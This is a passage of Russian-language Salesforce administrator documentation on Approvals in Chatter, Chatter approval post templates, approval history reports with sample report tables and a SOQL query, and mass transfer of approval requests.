If replying via email you can also add comments on the second line. The comments will be stored with the approval request in Salesforce CRM.

Note: For salesforce.com to process your response the word APPROVE, APPROVED, YES, REJECT, REJECTED, or NO must be in the very first line of the reply email. Also, any comment must be in the second line.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров бизнес-правил и утверждений:

- «Настройка приложения»



Если организация использует функцию «Утверждения в Chatter», а ответственный за утверждение включил функцию отображения уведомлений об утверждении в виде сообщений Chatter, то стандартный шаблон эл. почты дополняется указанной ниже строкой.

You can also approve, reject and comment on this request from your Chatter feed:  
[link to approval post in Chatter]

Если настраиваемый шаблон эл. почты выбирается при настройке утверждения, убедитесь, что выбранный шаблон содержит указанные выше сведения, позволяющие пользователям правильно отвечать на электронные запросы.

## Утверждения в Chatter

### Начало работы с функцией «Утверждения в Chatter»

Функция «Утверждения в Chatter» подразумевает использование как утверждений, так и сети Chatter, поэтому организация должна быть тщательно подготовлена к ее включению.

Чтобы гарантировать корректную работу функции и отображение запросов об утверждении в виде сообщений Chatter, выполните указанные ниже действия перед включением функции «Утверждения в Chatter» в организации.

1. Создайте процесс утверждения.
2. Убедитесь, что для объекта, используемого процессом утверждения, включена функция отслеживания ленты Chatter.
3. [Создайте шаблон сообщения об утверждении](#) для объекта, используемого процессом утверждения.

Чтобы использовать данный шаблон по умолчанию для всех процессов утверждения соответствующего объекта, установите флажок «По умолчанию» при настройке шаблона сообщения.

4. Повторите действия 1–3 для всех процессов утверждения по мере необходимости.
5. [Включите функцию «Утверждения в Chatter»](#).

Выполнение этого обеспечивает факт настройки всех процессов утверждения в вашей организации в соответствии с необходимыми требованиями. Включение данной функции инициирует генерирование сообщений Chatter для всех текущих активных процессов утверждения.

СМ. ТАКЖЕ:

[Где отображаются сообщения о запросах на утверждение?](#)

[Рекомендации для функции «Утверждения в Chatter»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции «Утверждения в Chatter»:

- «Настройка приложения»



## Включение функции «Утверждения в Chatter».

Если в организации включена поддержка утверждений и сети Chatter, то администраторы могут включить функцию «Утверждения в Chatter», благодаря которой пользователи могут получать запросы на утверждение в виде сообщений лент Chatter.

1. Введите строку «*Параметры Chatter*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Разрешить получение сообщений об утверждении».
4. Сохраните внесенные изменения.

Чтобы отказаться от получения запросов на утверждение в виде сообщений лент Chatter, пользователи могут обновить собственные параметры Chatter. Сообщения, содержащие запросы на утверждение, не отображаются в собственных лентах пользователей, отказавшихся от их получения, но отображаются в ленте записи. Сообщения об утверждении доступны в ленте записи любому пользователю, имеющему доступ к записи утверждения. Пользователям, которые решили получать запросы на утверждение посредством сети Chatter, отправляется электронное уведомление и отображается соответствующее обновление в ленте Chatter.

СМ. ТАКЖЕ:

[Где отображаются сообщения о запросах на утверждение?](#)

[Рекомендации для функции «Утверждения в Chatter»](#)

[Начало работы с функцией «Утверждения в Chatter»](#)

## Рекомендации для функции «Утверждения в Chatter»

Ниже перечислены рекомендации по работе с функцией «Утверждения в Chatter».

- Функция «Утверждения в Chatter», включенная в организации, становится доступной для всех пользователей. Чтобы отказаться от получения запросов на утверждение в виде сообщений лент Chatter, пользователи могут обновить собственные параметры Chatter.
- Пользователям, которые решили получать запросы на утверждение посредством сети Chatter, отправляется электронное уведомление и отображается соответствующее обновление в ленте Chatter.
- Чтобы отслеживать выполнение отправленного утверждения, рекомендуем начать отслеживание записи утверждения в сети Chatter.
- Конфигурация отображаемого сообщения, содержащего запрос на утверждение, определяется типом пользователя.
  - Кнопки действий над утверждениями отображаются в сообщениях только ответственным за утверждение, а также в соответствующей ленте новостей или ленте профиля.
  - Имена ответственных за утверждение отображаются в заголовке только ответственным за утверждение.
- Если этап утверждения предполагает единогласное утверждение несколькими ответственными, то заголовок сообщения, содержащего запрос на утверждение, для данного этапа содержит только некоторых выбранных ответственных. Ответственные за утверждение могут просмотреть в заголовке сообщения только собственные имена.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции «Утверждения в Chatter», выполните следующие действия:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

- Отзыв запроса на утверждение инициирует генерирование сообщения. Данное сообщение отображается в лентах новостей отправителя, всех ответственных за утверждение и отслеживающих объект, а также в ленте записи.
- Если объект утверждения становится подробным во взаимосвязи «Основная — подробная», то поле «Ответственный» недоступно для макетов страниц утверждения или шаблонов сообщений об утверждении.
- В случае изменения ответственного за утверждение, имени этапа или типа маршрутизации для выполняемого процесса утверждения, обновление текущих сообщений об утверждении не выполняется.
- Если назначенный ответственный за утверждение отказывается получать запросы на утверждение в виде сообщений во время выполнения процесса утверждения и при этом не отслеживает запись утверждения, то ему будут недоступны новые сообщения-уведомления. Однако, если сотрудник отслеживает запись утверждения, то после отказа сообщения об утверждении будут доступны в записи, содержимое которой не связано с ответственным за утверждение. Любые сообщения-уведомления об утверждении, полученные до отказа, обновляются с целью отображения содержимого, не связанного с ответственным за утверждение, а кнопки утверждения и отклонения исчезают из текущих сообщений ленты.
- Обычно функция «Утверждения в Chatter» используется для утверждений по продуктам, кроме указанного ниже случая. Если продукт неактивен, а ответственный за утверждение не имеет права на редактирование продуктов, то сообщения-уведомления об утверждении для данного продукта не отображаются в лентах ответственного за утверждение. Сообщения об утверждении доступны ответственному только в ленте записи продукта.

## Ограничения

- Функция «Утверждения в Chatter» не поддерживает делегированных ответственных за утверждение и очереди.
- Запрос на утверждение не может быть отозван или переназначен посредством сообщения. Оба действия должны выполняться в записи утверждения.
- Сообщения об утверждении не могут быть удалены посредством пользовательского интерфейса Salesforce; рекомендуем использовать API.
- Запросы на утверждение, отправленные пользователями портала или Sites, не поддерживаются.


## СМ. ТАКЖЕ:

[Где отображаются сообщения о запросах на утверждение?](#)

[Начало работы с функцией «Утверждения в Chatter»](#)

## Где отображаются сообщения о запросах на утверждение?

Если организация использует функцию «Утверждения в Chatter», то пользователи будут получать запросы на утверждение в виде потоков сообщений Chatter.

 **Прим.:** Сообщения, содержащие запросы на утверждение, доступны только пользователям, имеющим доступ к записи утверждения. Комментарии к сообщениям об утверждении не сохраняются в запись утверждения.

Ниже перечислены области отображения сообщений, содержащих запросы на утверждение.

- В ленте Chatter для назначенного ответственного лица.
- В профиле заявителя
- В потоке сообщений Chatter заявителя — только если заявитель следит за записью запроса на утверждение
- В ленте в записи запроса на утверждение.


## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Лента Chatter любого пользователя, отслеживающего запись о запросе на утверждение.
- Фильтр объекта на вкладке Chatter потока любого пользователя, отслеживающего запись утверждения.
- Фильтр «Компания» любого пользователя, имеющего доступ к записи утверждения.

Сообщения, содержащие запросы на утверждение, не отображаются в собственных лентах пользователей, отказавшихся от их получения, но отображаются в ленте записи. Сообщения об утверждении доступны в ленте записи любому пользователю, имеющему доступ к записи утверждения.

 **Совет:** Чтобы отслеживать выполнение отправленного утверждения, рекомендуем начать отслеживание записи утверждения в сети Chatter.


СМ. ТАКЖЕ:

[Включение функции «Утверждения в Chatter».](#)

[Рекомендации для функции «Утверждения в Chatter»](#)

## Настройка шаблонов сообщений Chatter для запросов на утверждение

Вы можете изменять то, какую информацию следует включить в сообщение с запросом на утверждение для отображения в ленте Chatter.

 **Прим.:** Шаблон сообщения об утверждении может быть создан только для объекта, который поддерживает утверждения и функцию отслеживания лент Chatter. Шаблон сообщения может быть связан с процессом утверждения только после включения функции отслеживания лент для объекта.

1. В разделе «Настройка» введите «*Шаблоны сообщений*» в поле «Быстрый поиск», затем выберите «**Шаблоны сообщений**».
2. Нажмите кнопку «**Создать шаблон**».
3. Выберите объект для шаблона.
4. Нажмите кнопку «**Далее**».
5. Дайте шаблону имя и описание.
6. Чтобы выбрать данный шаблон в качестве стандартного, установите соответствующий флажок.
7. Выберите не более четырех полей для отображения в сообщении, содержащем запрос на утверждение, и нажмите кнопку «**Добавить**».
8. Сортируйте поля.
9. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Рекомендации для шаблонов сообщений Chatter для запросов на утверждение](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и просмотра шаблонов сообщения, содержащего запрос на утверждение:

- «Настройка приложения»

## Рекомендации для шаблонов сообщений Chatter для запросов на утверждение

Если в организации включена поддержка утверждений и сети Chatter, то администраторы могут включить функцию «Утверждения в Chatter», благодаря которой пользователи могут получать запросы на утверждение в виде сообщений лент Chatter. Шаблоны сообщения об утверждении для Chatter позволяют настраивать сведения, добавляемые в сообщение, содержащее запрос на утверждение, при его отображении в ленте Chatter. Следует помнить некоторые рекомендации по работе с шаблонами сообщений.

 **Прим.:** Сообщения, содержащие запросы на утверждение, доступны только пользователям, имеющим доступ к записи утверждения. Комментарии к сообщениям об утверждении не сохраняются в запись утверждения.

- Чтобы выбрать шаблон сообщения для объекта в качестве стандартного, нажмите кнопку «**Правка**» на странице сведений о шаблоне.
- Шаблон сообщения об утверждении может быть создан только для объекта, который поддерживает утверждения и функцию отслеживания лент Chatter. Шаблон сообщения может быть связан с процессом утверждения только после включения функции отслеживания лент для объекта.
- Удаление настраиваемого поля инициирует его удаление из любого ссылающегося шаблона сообщения об утверждении. Текущие сообщения остаются без изменений. Восстановленное настраиваемое поле добавляется в список доступных полей, но не добавляется в шаблоны сообщения об утверждении, из которых оно было удалено.
- Удаление (или восстановление) настраиваемого объекта инициирует удаление (или восстановление) связанных шаблонов сообщения об утверждении, а также любых сообщений, содержащих запросы на утверждение, которые уже доступны в лентах Chatter.
- Переименование настраиваемого объекта инициирует обновление связанных шаблонов сообщения об утверждении.
- Шаблон сообщения об утверждении, используемый процессом утверждения, не может быть удален.

СМ. ТАКЖЕ:

[Настройка шаблонов сообщений Chatter для запросов на утверждение](#)

[Управление удаленными настраиваемыми полями](#)

## Отчеты по журналам утверждений

При создании типа настраиваемого отчета для экземпляров процесса утверждения пользователи могут просматривать архивные сведения о завершенных или выполняемых процессах утверждения и их отдельных этапах.

### [Поля, доступные для отчетов по журналам утверждений](#)

При создании типа настраиваемого отчета, где объект «Экземпляр процесса» является основным, а объект «Узел экземпляра процесса» является связанным, пользователи могут создавать отчеты по журналам утверждений посредством разных наборов полей, позволяющих просматривать подробные архивные сведения о выполненных или выполняемых процессах утверждения и их отдельных этапах.

### [Примеры отчетов по журналам утверждений](#)

Рассмотренные образцы отчетов позволяют получать данные журнала утверждений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

[Рекомендации по использованию отчетов по журналам утверждений](#)

Просмотрите ограничения и особые алгоритмы, применяемые при создании или просмотре отчетов по журналам утверждений, позволяющих получать подробные архивные сведения о процессах утверждения и этапах.

СМ. ТАКЖЕ:

[Создание типа настраиваемого отчета для журнала утверждений](#)

**Поля, доступные для отчетов по журналам утверждений**

При создании типа настраиваемого отчета, где объект «Экземпляр процесса» является основным, а объект «Узел экземпляра процесса» является связанным, пользователи могут создавать отчеты по журналам утверждений посредством разных наборов полей, позволяющих просматривать подробные архивные сведения о выполненных или выполняемых процессах утверждения и их отдельных этапах.

**Экземпляр процесса**

Экземпляр процесса — это один экземпляр процесса утверждения. Новый экземпляр процесса создается при каждой отправке записи на утверждение.

| Поле                                | Описание   |
|-------------------------------------|--|
| Процесс утверждения: имя            | Имя процесса утверждения.  |
| Код экземпляра процесса утверждения | Код экземпляра процесса утверждения.   |
| Дата завершения                     | Дата и время завершения или отзыва экземпляра процесса утверждения.<br><br>Если критерии этапа не выполняются, а утверждение или отклонение записи выполняется автоматически, то поля «Дата завершения» и «Дата отправки» содержат одинаковые значения.  |
| Затраченные дни                     | Период времени, начинающийся датой отправки записи на утверждение и заканчивающийся датой завершения или отзыва процесса утверждения.  |
| Затраченные часы                    |  |
| Затраченные минуты                  |  |
| Последний исполнитель: полное имя   | Полное имя пользователя, участвовавшего в экземпляре процесса утверждения последним.<br><br>Если критерии этапа не выполняются, а утверждение или отклонение записи выполняется автоматически, то поля «Последний исполнитель: полное имя» и «Отправитель: полное имя» содержат одинаковые значения. |
| Тип объекта                         | Тип объекта записи, отправленной на утверждение.   |

**ВЕРСИИ**

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Поле                    | Описание  |
|-------------------------|---|
| Имя отложенного этапа   | Имя этапа утверждения, используемого записью для ожидания утверждения или отклонения. |
| Имя записи              | Имя записи, отправленной на утверждение.  |
| Статус                  | Статус экземпляра процесса утверждения.   |
| Дата отправки           | Дата и время отправки записи на утверждение.  |
| Отправитель: полное имя | Полное имя пользователя, отправившего запись на утверждение.                          |

### Узел экземпляра процесса

Узел экземпляра процесса — это экземпляр этапа утверждения. Новый узел экземпляра процесса создается при каждом входе записи на этап процесса утверждения. Если запись не соответствует критериям этапа или экземпляр процесса утверждения выполняется без входа на этап, то узел экземпляра процесса не создается.

| Поле                                    | Описание  |
|---|---|
| Этап: имя                               | Имя этапа утверждения.  |
| Этап: дата завершения                   | Дата и время завершения или отзыва экземпляра этапа утверждения.  |
| Затраченные дни этапа                   | Период времени, начинающийся датой входа записи на этап утверждения и заканчивающийся датой завершения или отзыва экземпляра этапа утверждения. |
| Затраченные часы этапа                  |   |
| Затраченные минуты этапа                |   |
| Последний исполнитель этапа: полное имя | Полное имя пользователя, участвовавшего в экземпляре этапа утверждения последним.   |
| Дата начала этапа                       | Дата и время входа записи на этап утверждения.  |
| Статус этапа                            | Статус экземпляра этапа утверждения.  |

### СМ. ТАКЖЕ:

[Отчеты по журналам утверждений](#)

[Рекомендации по использованию отчетов по журналам утверждений](#)

[Примеры отчетов по журналам утверждений](#)

## Примеры отчетов по журналам утверждений

Рассмотренные образцы отчетов позволяют получать данные журнала утверждений.

Пример отчета: утверждения возможностей, отправленные в течение выбранного диапазона дат

Данный образец отчета возвращает экземпляры процесса утверждения, отправленные в течение выбранного диапазона дат (1) для объекта «Возможность» (2). Результаты сортируются по статусу (3), а также отображают последнего исполнителя (4), дату отправки (5), дату завершения (6), имя записи (7), код экземпляра процесса утверждения (8) и имя процесса утверждения (9).

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Opportunity Approvals for Q2FY2014

Report Generation Status: Complete

Report Options:

Summarize information by: --None-- Show All process instance

Time Frame: Submitted Date Custom Range From 3/1/2014 To 6/1/2014

Run Report Hide Details Customize Save Save As Delete Printable View Export Details

Filtered By: Edit Object Type equals Opportunity Clear

| 3                                | 4                     | 5                | 6                | 7                                    | 8                            | 9                      |
|----------------------------------|-----------------------|------------------|------------------|--------------------------------------|------------------------------|------------------------|
| Status                           | Last Actor: Full Name | Submitted Date   | Completed Date   | Record Name                          | Approval Process Instance ID | Approval Process Name  |
| Approved                         | Tony Jenkins          | 5/6/2014 1:51 PM | 5/6/2014 8:06 PM | Canson Widget Deal                   | 04gD0000000LvlR              | Oppty Approval Process |
| Approved                         | Tony Jenkins          | 5/6/2014 1:52 PM | 5/6/2014 8:06 PM | Dixon Chemical Corporation - Laptops | 04gD0000000LvlS              | Oppty Approval Process |
| Approved                         | Tony Jenkins          | 5/6/2014 1:51 PM | 5/6/2014 8:06 PM | Canson - Laser free memory upgrade   | 04gD0000000LvlW              | Oppty Approval Process |
| Approved                         | Tony Jenkins          | 5/6/2014 1:51 PM | 5/6/2014 8:06 PM | ComputeWise - Laptops                | 04gD0000000Lvlk              | Oppty Approval Process |
| Approved                         | Tony Jenkins          | 5/6/2014 1:52 PM | 5/6/2014 8:06 PM | Dizon.net - Desktops                 | 04gD0000000LvlI              | Oppty Approval Process |
| Approved                         | Tony Jenkins          | 5/6/2014 1:51 PM | 5/6/2014 8:06 PM | Acme - 600 Desktops                  | 04gD0000000LvlA              | Oppty Approval Process |
| Rejected                         | Tony Jenkins          | 5/6/2014 1:52 PM | 5/6/2014 8:07 PM | Dizon.net - free memory upgrade      | 04gD0000000Lvlm              | Oppty Approval Process |
| Rejected                         | Alan Wong             | 5/6/2014 1:51 PM | 5/6/2014 7:07 PM | Canson - 18 Spider 3 Series Laptops  | 04gD0000000Lvlc              | Oppty Approval Process |
| Rejected                         | An Lin                | 5/6/2014 1:52 PM | 5/6/2014 7:08 PM | EarthNet - 20 Desktops               | 04gD0000000Lvlp              | Oppty Approval Process |
| Recalled                         | Admin User            | 5/6/2014 1:50 PM | 5/6/2014 1:52 PM | ABC - 10 Laptops                     | 04gD0000000LvlQ              | Oppty Approval Process |
| Recalled                         | Admin User            | 5/6/2014 1:51 PM | 5/6/2014 1:52 PM | Acme - 700 Desktops                  | 04gD0000000Lvlf              | Oppty Approval Process |
| Pending                          |                       | 5/6/2014 1:51 PM | -                | ABC Labs - 9 Spider 2 Series Laptops | 04gD0000000LvlV              | Oppty Approval Process |
| Pending                          |                       | 5/6/2014 1:51 PM | -                | Canson - 15 Spider Series 3 Laptops  | 04gD0000000Lvlb              | Oppty Approval Process |
| <b>Grand Totals (13 records)</b> |                       |                  |                  |                                      |                              |                        |

Пример отчета: утверждения—затраченное время

Данный образец отчета возвращает все экземпляры процесса утверждения (1) и группирует результаты по имени процесса утверждения (2). Результаты отображают имя записи (3), код экземпляра процесса утверждения (4), статус (5), дату отправки (6), затраченные минуты (7) и дату завершения (8).



The screenshot shows the Salesforce 'All Approvals—Elapsed Times' report interface. At the top, the title is 'All Approvals—Elapsed Times' with a 'Help for this Page' link. Below the title is a 'Show Feed' button. The 'Report Generation Status' is 'Complete'. Under 'Report Options', there are two sections: 'Summarize information by:' with a dropdown for 'Approval Process: Name' and a 'Show' button (callout 1), and a 'Time Frame' section with a 'Date Field' dropdown set to 'Submitted Date' and a 'Range' dropdown set to 'Custom'. Below these are 'From' and 'To' input fields. A row of buttons includes 'Run Report', 'Hide Details', 'Customize', 'Save', 'Save As', 'Delete', 'Printable View', and 'Export Details'. The main report area is titled 'Grouped By: Approval Process: Name' and 'Sorted By: Approval Process: Name' (callout 2). A checkbox is visible next to the group name 'Approval Process: Name: Oppty Approval Process (13 records)' (callout 3). The table below has columns: 'Record Name' (callout 4), 'Approval Process Instance ID', 'Status' (callout 5), 'Submitted Date' (callout 6), 'Elapsed Minutes' (callout 7), and 'Completed Date' (callout 8). The table contains 13 rows of data with various record names, instance IDs, statuses (Pending, Recalled, Rejected, Approved), and dates.

| Record Name   | Approval Process Instance ID | Status   | Submitted Date   | Elapsed Minutes | Completed Date   |
|---|------------------------------|----------|------------------|-----------------|------------------|
| Approval Process: Name: Oppty Approval Process (13 records) |                              |          |                  |                 |                  |
| ABC Labs - 9 Spider 2 Series Laptops                        | 04gD0000000LvIV              | Pending  | 5/6/2014 1:51 PM | 5               | -                |
| Canson - 15 Spider Series 3 Laptops                         | 04gD0000000LvIb              | Pending  | 5/6/2014 1:51 PM | 0               | -                |
| ABC - 10 Laptops  | 04gD0000000LvIQ              | Recalled | 5/6/2014 1:50 PM | 2               | 5/6/2014 1:52 PM |
| Acme - 700 Desktops   | 04gD0000000LvIf              | Recalled | 5/6/2014 1:51 PM | 2               | 5/6/2014 1:52 PM |
| Dizon.net - free memory upgrade                             | 04gD0000000LvIm              | Rejected | 5/6/2014 1:52 PM | 375             | 5/6/2014 8:07 PM |
| Canson - 18 Spider 3 Series Laptops                         | 04gD0000000LvIc              | Rejected | 5/6/2014 1:51 PM | 316             | 5/6/2014 7:07 PM |
| EarthNet - 20 Desktops                                      | 04gD0000000LvIp              | Rejected | 5/6/2014 1:52 PM | 316             | 5/6/2014 7:08 PM |
| Canson Widget Deal  | 04gD0000000LvIR              | Approved | 5/6/2014 1:51 PM | 375             | 5/6/2014 8:06 PM |
| Dixon Chemical Corporation - Laptops                        | 04gD0000000LvIS              | Approved | 5/6/2014 1:52 PM | 374             | 5/6/2014 8:06 PM |
| Canson - Laser free memory upgrade                          | 04gD0000000LvIW              | Approved | 5/6/2014 1:51 PM | 375             | 5/6/2014 8:06 PM |
| ComputeWise - Laptops                                       | 04gD0000000LvIk              | Approved | 5/6/2014 1:51 PM | 375             | 5/6/2014 8:06 PM |
| Dizon.net - Desktops  | 04gD0000000LvIl              | Approved | 5/6/2014 1:52 PM | 374             | 5/6/2014 8:06 PM |

Пример отчета: этапы утверждения—затраченное время

Данный образец отчета возвращает все экземпляры процесса утверждения (1) и группирует результаты по имени процесса утверждения (2) и имени записи (3). Результаты сортируются по имени этапа (4), а также отображают статус этапа (5), дату начала этапа (6), затраченные минуты этапа (7), дату завершения этапа (8) и код экземпляра процесса утверждения (9).




Обратите внимание, что предыдущий образец отчета не отображает ответственных за утверждение для каждого этапа и затраченное время для каждого запроса на утверждение. Чтобы получить данную информацию, выполните запрос SOQL путем использования кода экземпляра процесса утверждения из отчета. Ниже приведен образец запроса SOQL, возвращающего параметры ActorID (пользователь или очередь, получившая запрос на утверждение) и ElapsedTimeInHours (время, прошедшее после отправки запроса на утверждение) для первого отложенного этапа в отчете.

```
SELECT ActorId, ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId = '04gD0000000LvIV'
```

```
SELECT ActorId, ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId = '04gD000000LvIV'
```

| Query Results - Total Rows: 1 |                    |
|-------------------------------|--------------------|
| ActorId                       | ElapsedTimeInHours |
| 005D00000015vGGIAY            | 29.820833333333333 |

Образец запроса возвращает только один результат. Чтобы просмотреть страницу профиля данного ответственного за утверждение, дополните основной URL-адрес организации возвращенным значением параметра ActorID (<https://MyCompany.salesforce.com/005D00000015vGGIAY>), позволяющим открыть страницу профиля пользователя.



СМ. ТАКЖЕ:

[Отчеты по журналам утверждений](#)

## Рекомендации по использованию отчетов по журналам утверждений

Просмотрите ограничения и особые алгоритмы, применяемые при создании или просмотре отчетов по журналам утверждений, позволяющих получать подробные архивные сведения о процессах утверждения и этапах.

### Рекомендации по использованию процессов утверждения, завершенных или отложенных на момент развертывания выпуска Summer'14

Развертывание выпуска Summer'14 инициирует автоматическое заполнение полей журнала утверждений для завершенных и отложенных процессов утверждения. Тем не менее, некоторые поля журнала утверждений остаются незаполненными или заполняются только после обработки экземпляра процесса утверждения следующим действием (например, при утверждении, отклонении или переназначении запроса на утверждение) сразу после развертывания выпуска Summer'14.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Объект                   | Порядок заполнения полей   |
|--------------------------|--|
| Экземпляр процесса       | <p>При использовании экземпляров процесса утверждения, завершенных перед развертыванием выпуска Summer'14, все поля объекта «Экземпляр процесса» заполняются автоматически, кроме поля: «Дата завершения», которое остается незаполненным для экземпляров процесса утверждения, завершенных до 1 января 2013 года.</p> <p>При использовании экземпляров процесса утверждения, отложенных во время развертывания выпуска Summer'14, все поля объекта «Экземпляр процесса» заполняются автоматически, кроме полей: «Дата завершения» и «Последний исполнитель: полное имя», которые заполняются только после завершения экземпляра процесса утверждения.</p> |
| Узел экземпляра процесса | <p>Поля остаются незаполненными для экземпляров процесса утверждения, завершенных перед развертыванием выпуска Summer'14.</p> <p>При использовании экземпляров процесса утверждения, отложенных во время развертывания выпуска Summer'14, все поля объекта «Узел экземпляра процесса» заполняются только после обработки экземпляра процесса утверждения следующим действием сразу после развертывания выпуска Summer'14.</p>  |

Дополнительные исключения применяются к данным журнала утверждений, доступным только посредством запросов SOQL определенных объектов. См. объекты ProcessInstance, ProcessInstanceNode, ProcessInstanceStep и ProcessInstanceWorkitem в документе *Object Reference for Salesforce and Force.com*.

## Рекомендации по использованию безопасной среды

Копирование данных журнала утверждений в безопасную среду инициирует перезапись значений некоторых полей, которые затем не будут соответствовать фактическому журналу утверждений.

| Объект             | Поле          | Порядок копирования текущей записи экземпляра процесса или узла экземпляра процесса в безопасную среду       |
|--------------------|---------------|--|
| Экземпляр процесса | Дата отправки | Данное значение перезаписывается датой и временем копирования записи экземпляра процесса в безопасную среду. |

| Объект                   | Поле                        | Порядок копирования текущей записи экземпляра процесса или узла экземпляра процесса в безопасную среду              |
|--------------------------|-----------------------------|---|
|                          | Отправитель :<br>полное имя | Данное значение перезаписывается именем пользователя, скопировавшего запись экземпляра процесса в безопасную среду. |
| Узел экземпляра процесса | Дата начала<br>этапа        | Данное значение перезаписывается датой и временем копирования записи узла экземпляра процесса в безопасную среду.   |


СМ. ТАКЖЕ:

[Поля, доступные для отчетов по журналам утверждений](#)

[Отчеты по журналам утверждений](#)

## Пакетное управление запросами на утверждение

Выполняйте пакетный перенос запросов на утверждение от одного пользователя другому или пакетное удаление запросов на утверждение из процесса утверждения.

 **Прим.:** Прежде чем выполнить перенос запроса на утверждение, убедитесь, что пользователь, которому он передается, имеет полномочие для чтения записей запросов на утверждение. Например, пользователь, которому не предоставлен доступ для чтения к настраиваемому объекту «Расходы», не может просматривать запросы на утверждение расходов.

1. Введите строку «*Пакетный перенос запросов на утверждение*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакетный перенос запросов на утверждение**».
2. Введите условия поиска, которым должны соответствовать переносимые запросы на утверждение.
3. Чтобы найти соответствующие запросы на утверждение, нажмите кнопку «**Найти**».
4. Выберите нужное значение.
  - «Пакетное удаление записей из процесса утверждения»: разблокировка и удаление записей из любого процесса утверждения, отменяющие их отображение в списке отложенных запросов на утверждение.
  - «Пакетный перенос невыполненных запросов на утверждение новому пользователю»: выбор и назначение пользователя в качестве ответственного за утверждение для всех выбранных запросов на утверждение.
5. При необходимости введите любые комментарии, которые должны быть сохранены вместе с запросами на утверждение. Введенные комментарии отображаются в связанном списке «Журнал утверждений» при условии добавления администратором поля «Комментарии».
6. В зависимости от выбранного ранее параметра, установите флажки напротив всех запросов на утверждение, которые должны быть перенесены или удалены.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

